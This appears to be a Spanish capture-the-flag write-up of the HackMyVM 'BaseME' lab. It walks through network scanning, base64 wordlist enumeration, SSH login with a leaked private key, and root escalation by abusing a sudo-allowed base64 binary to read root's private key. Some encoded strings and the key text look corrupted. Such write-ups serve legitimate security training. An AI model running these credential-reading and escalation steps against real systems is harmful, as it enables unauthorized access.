


|  | HackMyVM - BaseME | |
|---|--|------------|
| | Sistema Operativo: | Linux |
| | Dificultad: | Easy |
| | Release: | 28/09/2020 |
| | Técnicas utilizadas | |
| | <ul style="list-style-type: none"> ● Web Enumeration ● Base64 Decoding ● Password Cracking ● Abuse base64 binary | |

A lo largo de este documento, se describen los pasos seguidos para identificar y explotar vulnerabilidades, incluyendo la utilización de herramientas como curl, gobuster y sudo -l. Además, se explica cómo se logró acceder a la cuenta de root mediante la decodificación de claves y el uso estratégico de binarios con privilegios elevados.

Enumeración

Para comenzar la enumeración de la red, utilicé el comando `arp-scan -I eth1 --localnet` para identificar todos los hosts disponibles en mi red.

```
(root@kali)-[/home/administrador]
# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:1f:8e:60, IPv4: 192.168.1.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.17    08:00:27:99:1f:6c    (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.901 seconds (134.67 hosts/sec). 1 responded
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por “08”, así que, filtré los resultados utilizando una combinación del comando `grep` para filtrar las líneas que contienen “08”, `sed` para seleccionar la segunda línea, y `awk` para extraer y formatear la dirección IP.

```
(root@kali)-[/home/administrador]
# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk {'print $1'}
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
192.168.1.17

(root@kali)-[/home/administrador]
#
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando `nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.17 -oN scanner_baseME` para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a `--script=default`. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.

- (--min-rate 5000): ajusta la velocidad de envío a 5000 paquetes por segundo.
- (-Pn): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
(administrador@kali)-[~/Descargas]
$ cat nmap/scanner_baseME
# Nmap 7.94SVN scan initiated Sat Dec 28 03:38:27 2024 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -oN nmap/scanner_baseME 192.168.1.17
Increasing send delay for 192.168.1.17 from 0 to 5 due to 2676 out of 8918 dropped probes since last increase.
Increasing send delay for 192.168.1.17 from 5 to 10 due to 1528 out of 5093 dropped probes since last increase.
Increasing send delay for 192.168.1.17 from 10 to 20 due to 2020 out of 6733 dropped probes since last increase.
Nmap scan report for 192.168.1.17
Host is up, received arp-response (0.0011s latency).
Scanned at 2024-12-28 03:38:40 CET for 108s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 ca:09:80:f7:3a:da:5a:b6:19:d0:5c:41:47:43:d4:10 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCAQC+qOK8fpS9Ve5n4Vc/JGRclj5IpFEXKn2963jzjDULYqbdLuoIAecfd53jrSp/1FX2CjMVeQaFtFygaBzFLcL94oZg1jP60UI28mPhB+B0D7UfWSRbQbs2jIYOVL
6Ma7Vvk4gs1XF7KASb6LNT/TSU45K9e0si1fMCzwCOKXsuIBonbBtZOUYSXLI6+PKPz/fgrmpD08htnc8A/af3mo9Pq6Jytrn+XjSX7hFA9UOhY8in9Fux7ZWyB5rffW0p6Vjpbxc1+bcT
|   256 d0:75:48:b8:26:59:37:04:3b:25:7f:20:10:f8:70 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTU1bmlzdHAYNTYAAAAIbmlzdHAYNTYAAABBBGzI3VdkTGF3FI4MVNCFja+1FDvYQ5Lzs4W0S9pNSqzzph80BhQaMwBUUv8EpN0EM0p0w8BVY4V+MwDCqE9Pc=
|   256 91:14:f7:93:0b:06:25:cb:e0:a5:30:e8:d3:d3:37:2b (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKKXWkudagjDSze7Ec72JtiimIyqlx90LPirVwkvZjDMJ
80/tcp    open  http      syn-ack ttl 64 nginx 1.14.2
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: nginx/1.14.2
|_ http-methods:
|_   Supported Methods: GET HEAD
MAC Address: 08:00:27:99:1F:0C (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
# Nmap done at Sat Dec 28 03:40:28 2024 -- 1 IP address (1 host up) scanned in 121.37 seconds
```

Análisis del puerto 80 (HTTP)

Al realizar una petición GET utilizando curl a la página principal, descubrí un texto codificado en base64 junto con una lista de palabras cuya utilidad no era evidente en ese momento.

```
(administrador@kali)-[~/Descargas]
$ curl -sX GET http://192.168.1.17/
QUuMLCBhYmVhbnV2wz5IEFMTCB0aGF0IHVdSBuZWVklG1zIGluIEJBU0U2NC4KSW5jbHVkaw5nIHRoZSBwYXNkd29yZCB0aGF0IHVdSBuZWVklDopC1JlbnVlYmVYLjBCQWVFNjQgaGFzIHRoZSBhbnN3ZXIgdG8gVWxsIHVdXlIgcXVlc3Rpb25zIGotbnVjYXNk
c1--
iloveyou
youloveyou
shelovesyou
helovesyou
neloveyou
theyhatesne
-->

(administrador@kali)-[~/Descargas]
$ curl -sX GET http://192.168.1.17/ | head -n 1
QUuMLCBhYmVhbnV2wz5IEFMTCB0aGF0IHVdSBuZWVklG1zIGluIEJBU0U2NC4KSW5jbHVkaw5nIHRoZSBwYXNkd29yZCB0aGF0IHVdSBuZWVklDopC1JlbnVlYmVYLjBCQWVFNjQgaGFzIHRoZSBhbnN3ZXIgdG8gVWxsIHVdXlIgcXVlc3Rpb25zIGotbnVjYXNk

(administrador@kali)-[~/Descargas]
$ curl -sX GET http://192.168.1.17/ | sed '1q;d' | base64 -d
ALL, absolutely ALL that you need is in BASE64.
Including the password that you need :)
Remember, BASE64 has the answer to all your questions.
-lucas
```

Siguiendo la pista proporcionada, deduje que todo lo necesario estaba codificado en base64. Por lo tanto, decidí convertir un diccionario de listas de palabras a base64 mediante el siguiente script:

```
#!/bin/bash
for word in $(cat "/usr/share/seclists/Discovery/Web-Content/common.txt");do
    echo "$word" | base64 >> "seclist-commont.txt"
done
```

También es posible utilizar el siguiente script de python3 para convertir un diccionario de palabras a base64:

```
#!/usr/bin/python3
from argparse import ArgumentParser
import base64
'''
#####
# script de python para la maquina base64 #
# de la plataforma de HackMyVM #
#####
# Fecha: 10-Agosto-2024 #
#####
'''
def convert_wordlist(wordlist, archivo_salida):
    try:
        with open(wordlist, 'r') as file:
            words = file.read().splitlines()

        if not words:
            raise ValueError("El archivo de entrada está vacío.")

        encoded_words = [base64.b64encode(word.encode()).decode() for word in words]

        # Escribir las palabras codificadas en un nuevo archivo
        with open(archivo_salida, 'w') as file:
            for word in encoded_words:
                file.write(f"{word}\n")

        print("[+] Archivo convertido correctamente")
    except FileNotFoundError as fnf_error:
        print("Error: No se ha encontrado el archivo solicitado")
    except IOError as io_error:
        print("Error de E/S: {}".format(io_error))
    except ValueError as value_error:
        print("Error: {}".format(value_error))
    except Exception as e:
        print(f"Ha ocurrido un error inesperado: {e}")

if __name__ == '__main__':
    parser = ArgumentParser()
    parser.add_argument("-w", "--wordlist", help="diccionario elegido para convertir", required=True)
    parser.add_argument("-o", "--output", help="Nombre del archivo de salida")

    args = parser.parse_args()
    archivo_salida = args.output
    if archivo_salida == None:
        archivo_salida = 'encoded_wordlist.txt'
    convert_wordlist(args.wordlist, archivo_salida)
```

Posteriormente, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, con el objetivo de listar los posibles directorios ocultos disponibles en el servidor. Además, filtré por archivos con extensiones .txt, .html y .php.

```
(administrador@kali) [~/Descargas/content]
$ gobuster dir -u http://192.168.1.17/ -w seclist-common.txt -b 403,404 -x html,php,txt --random-agent -t 200
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.17/
[+] Method: GET
[+] Threads: 200
[+] Wordlist: seclist-common.txt
[+] Negative Status codes: 403,404
[+] User Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:5.0) Gecko/20100101 Firefox/5.0
[+] Extensions: html,php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/aMRfcNhhCge (Status: 200) [Size: 2537]
/cm9ib3RzLnR4dAo= (Status: 200) [Size: 25]
Progress: 18960 / 18964 (99.98%)
=====
Finished
=====
```

Al realizar una petición web a la primera dirección encontrada y decodificarla, encontré una clave `id_rsa`, la cual posiblemente pertenece al usuario `lucas`.

```
(administrador@kali) [~/Descargas/content]
$ curl -sX GET http://192.168.1.17/aMRfcNhhCge= | base64 -d
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktZjEAAAACmFlczIiNi1jdHIAAAAGYmNyeXB0AAAAGAAAABBTe8YUL
BtzfftAdPg8YZAAAAEAAAAEAAAAAB3NzaC1yc2EAAAADAQABAAQACXKvEPnO1
cbhxqctBECBDZjqrFf0lVkmPBGY07M3CK7p010UgBslYwAzJEw4e6YgPNSyCDWfANTKG
07jgcrgrgrrePCMMFRCAgAghml+FT<KDCI.T4NF54t58TUHeXC7z7xTnhl/ptlk76R8nh
7bHG1jGlxOk06m+ioFNLTu2DQPL8sbZtEzX459nNZ/dpyRpmfMB73rN3yyIyleVDEYv
f7CZ7oR046DuGfPy5VzkdCeJF2YtZBXf5gjc2fajMXvq+b8o18RZ26jHXAh1bLXwpAm4
vLYfxzI27BZfnotebndzSL5ap8F5gYwJAHKj/J6MhDj1GKAfc1AAAD0N9UDtCuxWt5X
YFIZK8ieBL0NuowocdgbUuktC21Sdn5Y6ocW3imM+3mzWjPdoBK/Ho339uPmBWISsbMrpK
xkZMnl+rcTbgz4sw8gNuKHUc7wtGtNX+PNMdlALNpsxYlt/L56GK8R4J8fLU5+MoJRs
+1NrYs8J4rn01qWnoJR2oDLAaYqBV95cXoAekUHVustfgxUtrYKp+YPFigx8okMjJgnbi
NMW3TzxLuN15oUhlH2Dj2khDGQQU19R0FcsEXeJXt3lpgZzt1hrQDA1o8jTXe54+dW7nZ
zjf3p0M77b/NvcZE+oXYQ1g5XpIQS0Sbj+tLmw54L7Eqb1UhZgnQ7ZsKCoaY95uAcqm3E0
1Jh+I+Zv1egSMS/DOHIX03psQkc1LJkpa+GtwQML1ZAjHQA86q70JjBCFvSykdY52LKDI
pxZyPlmYx8TtaA8JomvGpFNZKMU410i5/ZT05SRFJ1NBChwct019k4Pw5LVXnsGRcj
Mj3rK3AcCCKX03FXESpmstUvS+Pj/hntHw89d08HicqgUpeFfTWLxvXGCIsh3KjSceJp
+8guyDvckcyVne0jmmRsrwhtVxxKRBZsekGwHpoohDvUEFZqzL1A0BtAdrl1t7mV
tVBmpM6Cw3dzYEL21FaK8jvdyCwP5H0gtuxsP1vndcnpPaxJNGi4P471D02eRVDGcWh
i6b1CrL0geJLHaEUmRQcRdv03wI9UBDXUz/Ohb40PL8MXqBtu/b6CEU9Juz3pBrKZ+K+
tsn7hr8hpt2tUxvDvc+USMmw/NDfakjfh0plmh7Pt5i0cwmpkXF0xJpVr0BLxvXzn+3xw
N7bw45FhZ2CsHCABV2+hVsP0lyxQ0Qj7yGk8ja8751e0qWZjB4SpenHk07t5Q0HsUw
Aif/02HhZwG+CR/IGfW5Ntq1vylt2x+Y/091vCKR080awjHz/80gy2FzgBJYTeolkhwDQ
0+TowA10RAtek6ZEXh6SmtDG/V55eWmcEmK4sRT3q1F5vpB1/H+FXSGCoPI8FzCfGCh2
TLuskcXiagns9N1RLonLHh1zD8RZA0Z7oZiA8vaznhZyGycpAJpWkibrtokLYuMfXRL1
3/SAeUL72EA3m1DInxsPefuK00r0m77N6erY7tJ0ZLVp0Si9gDR1A7F3zY2+0iFI4rL
N8i8kgmQvF6hrwJBPr/OxKaMTCKLVy7Zed5D8DPrKThhFwPpT6+Ex8RvcWt6bTJAWJ
LdmRXUS/Dt0+69/aidvxGAyob+1M=
-----END OPENSSH PRIVATE KEY-----
```


Análisis del puerto 22 (SSH)

Sin embargo, poseer la clave `id_rsa` de dicho usuario no fue suficiente, ya que era necesario introducir una contraseña. La página principal proporcionaba una serie de palabras que podrían servir como contraseña. Dado que todo lo necesario para resolver esta máquina debía codificarse en base64, procedí a codificar dicha lista de palabras y probé una de estas contraseñas codificadas.

```

└─(administrator@kali): ~/Descargas (content)
└─$ ssh lucas@192.168.1.17 -i id_rsa
└─$ ssh lucas@192.168.1.17 (192.168.1.17) can't be established.
ED25519 key fingerprint is SHA256:uGz2wVKTdH1B0uF7VvtWd81F2OSYmF4Hjqu1315ZY8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.17' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
linux basem 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2deb18u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 28 12:51:36 2020 from 192.168.1.58
lucas@basem:~$ id
uid=1000(lucas) gid=1000(lucas) groups=1000(lucas),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
lucas@basem:~$ cat user.txt

```

Escalada de privilegios

Con el fin de escalar privilegios en la máquina víctima, utilicé el comando `sudo -l`. El comando `sudo -l` se utiliza para listar los privilegios de usuario que se pueden ejecutar con `sudo` sin necesidad de una contraseña. Este comando es fundamental en pruebas de penetración y auditorías de seguridad, ya que permite identificar posibles vectores de escalada de privilegios.

Por tanto, al ejecutar `sudo -l`, descubrí que el binario `base64` se podía ejecutar con privilegios de superusuario (`root`) sin necesidad de una contraseña. Esto significa que se puede utilizar el binario `base64` para ejecutar comandos con privilegios elevados, lo que permite realizar acciones que normalmente estarían restringidas a usuarios con permisos administrativos.

```
lucas@baseme:~$ sudo -l
Matching Defaults entries for lucas on baseme:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\::/usr/sbin\::/usr/bin\::/sbin\::/bin

User lucas may run the following commands on baseme:
    (ALL) NOPASSWD: /usr/bin/base64
lucas@baseme:~$
```

Así que busqué información en GTFOBins.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
sudo base64 "$LFILE" | base64 --decode
```

Siguiendo las indicaciones de la imagen anterior, codifiqué en base64 la clave privada id_rsa del usuario root.

[illegible]

Finalmente, utilizando la clave `id_rsa` obtenida anteriormente, inicié sesión como usuario `root`.

```
lucas@baseme:~$ ssh root@localhost -i id_rsa
```

The authenticity of host 'localhost (:::1)' can't be established.
ECDSA key fingerprint is SHA256:Hlyr217g0zTKG0ipqimkek1ohJ4kYRLtHyEhIgWEbM.

Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ecdsa) to the list of known hosts.


```
Linux baseme 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64
```

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

```
Last login: Mon Sep 28 12:47:13 2020 from 192.168.1.59
root@baseme:~# id
uid=0(root) gid=0(root) groups=0(root)
```

```
root@baseme:~# cat /root/.root.txt
```



```
root@baseme:~#
```